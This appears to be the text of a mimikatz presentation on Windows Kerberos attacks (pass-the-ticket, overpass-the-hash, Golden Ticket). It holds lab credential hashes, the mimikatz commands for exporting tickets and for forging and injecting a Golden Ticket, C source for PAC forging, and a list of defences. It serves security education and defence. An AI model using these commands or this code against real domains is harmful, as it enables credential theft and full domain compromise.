																7. When local admin, UAC and after unlock					



mimikatz

Focus on Windows 8.1 & 2012r2

- ➊ **06/12/2012** - Mitigating Pass-the-Hash-Attacks and Other Credential Theft
 - <http://blogs.technet.com/b/security/archive/2012/12/06/new-guidance-to-mitigate-determined-adversaries-favorite-attack-pass-the-hash.aspx>
 - [http://download.microsoft.com/download/7/7/A/77ABC5BD-8320-41AF-863C-6ECFB10CB4B9/Mitigating%20Pass-the-Hash%20\(PtH\)%20Attacks%20and%20Other%20Credential%20Theft%20Techniques_English.pdf](http://download.microsoft.com/download/7/7/A/77ABC5BD-8320-41AF-863C-6ECFB10CB4B9/Mitigating%20Pass-the-Hash%20(PtH)%20Attacks%20and%20Other%20Credential%20Theft%20Techniques_English.pdf)
- ➋ **13/05/2014** - KB2871997 - Backport of Windows 8.1/2012r2 nice stuff to 7/2008r2 & 8/2012
 - <http://blogs.technet.com/b/srd/archive/2014/06/05/an-overview-of-kb2871997.aspx>
- ➌ **08/07/2014** - Mitigating Pass-the-Hash-Attacks and Other Credential Theft - Version 2
 - <http://blogs.technet.com/b/security/archive/2014/07/08/new-strategies-and-features-to-help-organizations-better-protect-against-pass-the-hash-attacks.aspx>
 - <http://download.microsoft.com/download/7/7/A/77ABC5BD-8320-41AF-863C-6ECFB10CB4B9/Mitigating-Pass-the-Hash-Attacks-and-Other-Credential-Theft-Version-2.pdf>



mimikatz :: kerberos

- « Kerberos is a computer network authentication protocol which works on the basis of 'tickets' to allow nodes communicating over a non-secure network to prove their identity to one another in a secure manner »



– [http://en.wikipedia.org/wiki/Kerberos_\(protocol\)](http://en.wikipedia.org/wiki/Kerberos_(protocol))

- Two kinds of ticket:

- TGT : for account in the domain;
- TGS : to access a service on a node, for one user.

- Some resources more accurate than me:

- <http://technet.microsoft.com/library/bb742516.aspx>
- <http://www.ietf.org/rfc/rfc4120.txt>
- <http://msdn.microsoft.com/library/windows/desktop/aa378170.aspx>
- <http://msdn.microsoft.com/library/cc237917.aspx>





mimikatz :: kerberos 1/3 authentication

Kerberos (level **PLAYSKOOL**)

pre-authentication
& smartcard/token
not addressed!

① AS-REQ

I would like a ticket for '**Administrateur**' on the domain '**chocolate**'



② AS-REP

Here is a **TGT** ticket for '**Administrateur**' on the domain '**chocolate**'. If you have its credentials (good passwords, so good keys), you can use it to ask me **TGS**, thanks to the **session key**

username	password	ntlm
Administrateur	waza1234/	cc36cf7a8514893efccd332446158b1a

rid	username	ntlm
500	Administrateur	cc36cf7a8514893efccd332446158b1a
502	krbtgt	310b643c5316c8c3c70a10cfb17e2e31
1106	Equipement	57a087d98bfac9df10df27a564b77ad6
1107	Utilisateur	8e3a18d453ec2450c321003772d678d5
1108	serveur\$	77d4b1409b7e5b97263b0f0230f73041



Start/End/MaxRenew
krbtgt / chocolate.local
Administrateur @ chocolate.local
Session key + metadata

SID : S-1-5-21-a-b-c
User RID : **500** (Administrateur)
Groups RID : **520, 512, 519, 518, 572**
(Admins du domaine, entreprise, ...)
Dernier changmt. **04/02/2014 23:21:07**
Expire **Jamais**
Modifiable **05/02/2014 23:21:07**



Administrateur

Start/End/MaxRenew
krbtgt / chocolate.local
Administrateur @ chocolate.local
Session key + metadata



mimikatz :: kerberos 2/3 asking for service

Kerberos (level **PLAYSKOOL**)

③ TGS-REQ

I would like a ticket for the '**cifs**' service on '**serveur**' of '**chocolate**' domain.
Here is my **TGT** and some information encrypted with **session key**. I know it, because I'm really '**Administrateur**'.

krbtgt
Start/End/MaxRenew
Administrateur @ chocolate.local
krbtgt / chocolate.local
Session key + metadata
SID : S-1-5-21-a-b-c
User RID : 500 (Administrateur)
Groups RID : 520, 512, 519, 518, 572
(Admins du domaine, entreprise, ...)
Dernier changmt. 04/02/2014 23:21:07
Expire Jamais
Modifiable 05/02/2014 23:21:07

Session key
req-data



④ TGS-REP

Here is a **TGS** for '**cifs/serveur**' on the '**chocolate**' domain
If you know initial **session key**, you can decrypt **TGS session key** and use it for communicate with '**serveur**'

rid	username	ntlm
500	Administrateur	cc36cf7a8514893efccd332446158b1a
502	krbtgt	310b643c5316c8c3c70a10cfb17e2e31
1106	Equipement	57a087d98bfac9df10df27a564b77ad6
1107	Utilisateur	8e3a18d453ec2450c321003772d678d5
1108	serveur\$	77d4b1409b7e5b97263b0f0230f73041



Start/End/MaxRenew
cifs/serveur @ chocolate.local
Administrateur @ chocolate.local
Session key + metadata

SID : S-1-5-21-a-b-c
User RID : 500 (Administrateur)
Groups RID : 520, 512, 519, 518, 572
(Admins du domaine, entreprise, ...)
Dernier changmt. 04/02/2014 23:21:07
Expire Jamais
Modifiable 05/02/2014 23:21:07



Session key

Start/End/MaxRenew
cifs/serveur @ chocolate.local
Administrateur @ chocolate.local
Session key + metadata



mimikatz :: kerberos 3/3 access

Kerberos (level **PLAYSKOOL**)



Start/End/MaxRenew
cifs/serveur @ chocolate.local
Administrateur @ chocolate.local
Session key + metadata

SID : **S-1-5-21-a-b-c**
User RID : 500 (Administrateur)
Groups RID : **520, 512, 519, 518, 572**
(Admins du domaine, entreprise, ...)
Dernier changmt. **04/02/2014 23:21:07**
Expire **Jamais**
Modifiable **05/02/2014 23:21:07**

TGS



Session key

req-data





rid	username	ntlm
1108	serveur\$	77d4b1409b7e5b97263b0f0230f73041

- ⑤ Hello 'serveur', here is a **TGS** for you. It show that the **KDC** knows me as '**Administrateur**' on the '**chocolate**' domain for using your '**cifs**' service.
All that with all the benefits that the **KDC** me recognize me (groups, privileges, time...)
You can check this ticket because you know the secret key of this ticket (it's your secret), so you check **session key** of the request.





mimikatz :: kerberos pass-the-ticket

- TGS theft – access to a service on a server for 10h (can vary)



- TGT theft – full identity of one user for 10h (can vary)






mimikatz :: kerberos

overpass-the-hash

- eKey theft – full identity of one user for password lifetime on the domain





mimikatz :: kerberos

overpass-the-hash

- ➊ wait? I can obtain a Kerberos ticket with a NTLM hash? Like in “pass-the-hash”?
 - Only a hash ?
 - *Yeah, you can =)*

- ➋ So what is that?
 - Preauth & first data are encrypted with user key, but what is that key ?
 - For RC4, the key is the NTLM hash!

```
Domain : CHOCOLATE / S-1-5-21-130452501-2365100805-3685010670

RID  : 000001f4 (500)
User : Administrateur

* Primary
  LM    :
  NTLM : cc36cf7a8514893efccd332446158b1a


* Kerberos
  Default Salt : CHOCOLATE.LOCALAdministrateur
  Credentials
    des_cbc_md5      : f8fd987fa7153185

* Kerberos-Newer-Keys
  Default Salt : CHOCOLATE.LOCALAdministrateur
  Default Iterations : 4096
  Credentials
    aes256_hmac      (4096) : b7268361386090314acce8d9367e55f55865e7ef8e670fbe4262d6c94098a9e9
    aes128_hmac      (4096) : 8451bb37aa6d7ce3d2a5c2d24d317af3
    des_cbc_md5      (4096) : f8fd987fa7153185
```



mimikatz :: kerberos

demo ! - sekurlsa::tickets



Administrateur



CePC



Corbeille



Panneau de configuration

```
mimikatz 2.0 alpha x86

#####
# mimikatz 2.0 alpha (x86) release "Kiwi en C" (Mar 10 2014 01:53:18)
## ^ ##
## / \ ## /* * *
## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## v ## http://blog.gentilkiwi.com/mimikatz (oe.eo)
## #### with 14 modules * * */

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::tickets /exports

Authentication Id : 0 ; 145013 (00000000:00023675)
Session           : Interactive from 1
User Name         : Administrateur
Domain           : CHOCOLATE

Tickets group 0
[00000000]
Start/End/MaxRenew: 11/03/2014 23:07:23 ; 12/03/2014 09:07:21 ; 18/03/2014 23:07:21
Service Name (02) : ldap ; srvcharly.chocolate.local ; @ CHOCOLATE.LOCAL
Target Name (02) : ldap ; srvcharly.chocolate.local ; @ CHOCOLATE.LOCAL
Client Name (01) : Administrateur ; @ CHOCOLATE.LOCAL
Flags 40a50000 : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
Session Key (12) : 9c ca 8a 39 0c f3 d4 df bf 1e c9 03 97 c3 f1 f0 dd 43 2c 25 6d 22 83 1c 32 4c d5 a5 69 bb

db 8b
Ticket (03 - 12) : [...]
* Saved to file [0;23675]-0-0-40a50000-Administrateur@ldap-srvcharly.chocolate.local.kirbi !

[00000001]
Start/End/MaxRenew: 11/03/2014 23:07:22 ; 12/03/2014 09:07:21 ; 18/03/2014 23:07:21
Service Name (02) : LDAP ; srvcharly.chocolate.local ; chocolate.local ; @ CHOCOLATE.LOCAL
Target Name (02) : LDAP ; srvcharly.chocolate.local ; chocolate.local ; @ CHOCOLATE.LOCAL
Client Name (01) : Administrateur ; @ CHOCOLATE.LOCAL ( CHOCOLATE.LOCAL )
Flags 40a50000 : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
Session Key (12) : ca 71 87 78 63 ff 8d 8e bf 97 c2 f7 67 a5 89 3d 4e b9 08 dc dc d6 60 42 b8 c3 27 67 51 4c

60 b3
Ticket (03 - 12) : [...]
* Saved to file [0;23675]-0-1-40a50000-Administrateur@LDAP-srvcharly.chocolate.local.kirbi !

Tickets group 1
```



mimikatz :: kerberos

Golden Ticket



- ➊ TGT are limited to 10 hours and can be renewed
 - *configurable time*
- ➋ TGT are nothing more than **TGS** for a service named ‘krbtgt’ for all **KDC** in a domain
- ➌ For that, **they’re encrypted with a common key for each KDC**. With RC4, the **NTLM hash** of the fictive account ‘krbtgt’ (or AES)

```
Nom d'utilisateur      krbtgt
Commentaire Compte de service du centre de distribution de clés
Compte : actif        Non
```

- ➍ I don’t really know why, but this key is “never” renewed (*only when migrating to >= 2008 functional level domain*)
 - However, using the passwords history (2) of this account, a full renew can be done in two moves.
- ➎ What could we do with a permanent key, which allow creating TGT ?

rid	username	type	key
502	krbtgt	rc4	310b643c5316c8c3c70a10cfb17e2e31
		aes128	Da3128afc899a298b72d365bd753dbfb
		aes256	15540cac73e94028231ef86631bc47bd5c827847ade468d6f6f739eb00c68e42




mimikatz :: kerberos

Golden Ticket – TGT **Create** (extract)



- Client name : Administrateur
- Service name : krbtgt/chocolate.local
- Validity
 - Start Time 09/07/2014 10:25:00
 - End Time 09/07/2024 10:25:00
- ...
- Authorization data Microsoft (PAC)
 - Username : Administrateur
 - Domain SID
 - S-1-5-21-130452501-2365100805-3685010670
 - User ID
 - 500 Administrateur
 - Groups ID
 - 512 Admins du domaine
 - 519 Administrateurs de l'entreprise
 - 518 Administrateurs du schéma
 - ...
 - ...



rid	username	ntlm
502 krbtgt		310b643c5316c8c3c70a10cfb17e2e31



mimikatz :: kerberos

demo ! - kerberos::golden



mimikatz - Microsoft Visual Studio

FICHIER ÉDITION AFFICHAGE PROJET GÉNÉRER DÉBOUTER ÉQUIPE OUTILS TEST ARCHITECTURE ANALYSER FENÊTRE ?

Débogueur Windows local - Release - Win32

Explorateur de solutions kuhl_m_kerberos.c

Rechercher Explorateur de solutions (Ctrl+S)

Solution 'mimikatz' (2 projets)

- global files
- mimidrv
- mimikatz**
 - common modules
 - Dépendances externes
 - local modules
 - kerberos**
 - kuhl_m_kerberos.c
 - kuhl_m_kerberos.h
 - kuhl_m_kerberos_pac.c
 - kuhl_m_kerberos_pac.h
 - kuhl_m_kerberos_ticket.c
 - kuhl_m_kerberos_ticket.h
 - sekursla
 - kuhl_m.h
 - kuhl_m_crypto.c
 - kuhl_m_crypto.h
 - kuhl_m_event.c
 - kuhl_m_event.h
 - kuhl_m_kernel.c
 - kuhl_m_kernel.h
 - kuhl_m_sadump.c
 - kuhl_m_sadump.h
 - kuhl_m_misc.c
 - kuhl_m_misc.h
 - kuhl_m_net.c
 - kuhl_m_net.h
 - kuhl_m_privilege.c
 - kuhl_m_privilege.h
 - kuhl_m_process.c
 - kuhl_m_process.h
 - kuhl_m_service.c
 - kuhl_m_service.h
 - kuhl_m_standard.c
 - kuhl_m_standard.h
 - kuhl_m_token.c
 - kuhl_m_token.h
 - kuhl_m_ts.c
 - kuhl_m_ts.h
 - kuhl_m_vault.c
 - kuhl_m_vault.h
- mimikatz
- mimikatzico

Explorateur de solutions Affichage de classes 100% ▾

Liste d'erreurs Sortie Résultats de la recherche 1 Résultats de la recherche de symbole Pending Changes

```

325     POORTV_ASNI_SEQUENCE_EASY kuhl_m_kerberos_golden_data(LPCWSTR username, LPCWSTR domainname, PSID sid, LPCBYTE krbtgt)
326     {
327         NTSTATUS status;
328         POORTV_ASNI_SEQUENCE_EASY App_EncTicketPart, App_KrbCred = NULL;
329         KIMI_KERBEROS_TICKET ticket = {};
330         KERB_VALIDATION_INFO validationInfo = {};
331         SYSTEMTIME st;
332         PACTYPE pacType; DWORD pacTypeSize;
333         GROUP_MEMBERSHIP groups[] = {{513, DEFAULT_GROUP_ATTRIBUTES}, {512, DEFAULT_GROUP_ATTRIBUTES}, {518, DEFAULT_GROUP_ATTRIBUTES}, {519, DEFAULT_GROUP_ATTRIBUTES}, {520, DEFAULT_GROUP_ATTRIBUTES}};
334         ULONG userid = 500;
335
336         GetSystemTime(&st); st.wMilliseconds = 0;
337
338         if(ticket.ClientName = (PKERB_EXTERNAL_NAME) LocalAlloc(LPTR, sizeof(KERB_EXTERNAL_NAME) /* 1 UNICODE into */))
339         {
340             ticket.ClientName->NameCount = 1;
341             ticket.ClientName->NameType = KRB_NT_PRINCIPAL;
342             RtlInitUnicodeString(&ticket.ClientName->Names[0], username);
343         }
344         if(ticket.ServiceName = (PKERB_EXTERNAL_NAME) LocalAlloc(LPTR, sizeof(KERB_EXTERNAL_NAME) /* 1 UNICODE into */+ sizeof(UNICODE_STRING)))
345         {
346             ticket.ServiceName->NameCount = 2;
347             ticket.ServiceName->NameType = KRB_NT_SRV_INST;
348             RtlInitUnicodeString(&ticket.ServiceName->Names[0], L"krbtgt");
349             RtlInitUnicodeString(&ticket.ServiceName->Names[1], domainname);
350         }
351         ticket.DomainName = ticket.TargetDomainName = ticket.AltTargetDomainName = ticket.ServiceName->Names[1];
352
353         ticket.TicketFlags = KERB_TICKET_FLAGS_initial | KERB_TICKET_FLAGS_pre_authent | KERB_TICKET_FLAGS_renewable | KERB_TICKET_FLAGS_forwardable;
354         ticket.TicketKvno = 2; // windows does not care about it...
355         ticket.TicketEncType = ticket.KeyType = KERB enctype_RC4_HMAC_NT;
356         ticket.KeyLength = 16;
357         if(ticket.Key.Value = (PUCHAR) LocalAlloc(LPTR, ticket.Key.Length))
358             RtlGenRandom(ticket.Key.Value, ticket.Key.Length);
359
360         SystemTimeToFileTime(&st, &ticket.StartTime);
361         st.wYear += 10;
362         SystemTimeToFileTime(&st, &ticket.EndTime);
363         st.wYear += 10; // just for lulz
364         SystemTimeToFileTime(&st, &ticket.RenewUntil);
365
366         validationInfo.LogonTime = ticket.StartTime;
367         KIMI_NEVERTIME(validationInfo.LogoffTime);
368         KIMI_NEVERTIME(validationInfo.KickOffTime);
369         KIMI_NEVERTIME(validationInfo.PasswordLastSet);
370         KIMI_NEVERTIME(validationInfo.PasswordCanChange);
371         KIMI_NEVERTIME(validationInfo.PasswordMustChange);
372
373         validationInfo.EffectiveName = ticket.ClientName->Names[0];
374         validationInfo.LogonDomainId = sid;
375         validationInfo.UserId = userid;
376         validationInfo.UserAccountControl = USER_DONT_EXPIRE_PASSWORD | USER_NORMAL_ACCOUNT;
377         validationInfo.PrimaryGroupId = groups[0].RelativeId;
378
379         validationInfo.GroupCount = sizeof(groups) / sizeof(GROUP_MEMBERSHIP);
380         validationInfo.GroupIds = groups;
381
382         if(kuhl_m_pac_validationInfo_to_PAC(&validationInfo, &pacType, &pacTypeSize))
383         {
384             kprintf(L" * PAC generated\n");
385             status = kuhl_m_pac_signature(pacType, pacTypeSize, krbtgt, LM_NTLM_HASH_LENGTH);
386             if(NT_SUCCESS(status))
387             {
388                 kprintf(L" * PAC signed\n");
389                 if(App_EncTicketPart = kuhl_m_kerberos_ticket_createAppEncTicketPart(&ticket, p

```

mimikatz 2.0 alpha x64

```

.####. mimikatz 2.0 alpha (x64) release "Kiwi en C" (Mar 12 2014 01:28:22)
## ^ ##. /* * */
## < > ## / Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## v ## http://blog.gentilkiwi.com/mimikatz (oe.eo)
## #### with 14 modules * * */

mimikatz # kerberos::golden /admin:administrateur /domain:chocolate.local /sid:S-1-5- /krbtgt:310b643c5316c8c3c70a10cfb17e2e31 /ticket:chocolate.kirbi
Admin : administrateur
Domain : chocolate.local
SID : S-1-5-21-130452501-2365100805-3685010670
krbtgt : 310b643c5316c8c3c70a10cfb17e2e31
Ticket : chocolate.kirbi

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Final Ticket Saved to file !

mimikatz # kerberos::ptt chocolate.kirbi
Ticket 'chocolate.kirbi' successfully submitted for current session

mimikatz #

```



mimikatz :: sekurlsa

What we can do ?

Basics

- No physical access to computer / servers
 - Volume/disk encryption
- No admin rights! (even for VIP) – no Debug privilege!
- **Disable local admin accounts**
- ~~Strong passwords (haha, it was a joke, so useless 😊)~~
- For privileged account, network login instead of interactive (when possible)
- Audit ; pass the **hash** keeps traces and can lock accounts
- Use separated network (or forest) for privileged tasks

More in depth

- Force strong authentication (SmartCard & Token) : \$ / €
- Short validity for Kerberos tickets
- No delegation
- Disable LM & NTLM (force Kerberos)
- No exotic biometric!
- Let opportunities to stop retro compatibility



Use HSM / Kerberos Box for crypto operations

To study

- **TPM** on Windows 8.1
 - Virtual SmartCard seems promising
- Verify TPM CSP/KSP of specific provider (Lenovo, Dell, ...)
 - Remember biometric? ;)



mimikatz

what else?

- ➊ Retrieve system/users secrets (like saved passwords)
- ➋ Export keys/certificates, even those that are not exportable (software CAPI & CNG)
- ➌ Stop event monitoring...
- ➍ Bypass Applocker / SRP
- ➎ Manipulate some Handles
- ➏ Patch Terminal Server
- ➐ Basic GPO bypass
- ➑ Driver
 - Play with Tokens & Privileges
 - Display SSDT x86 & x64
 - List MiniFilters
 - List Notifications (process/thread/image/registry)
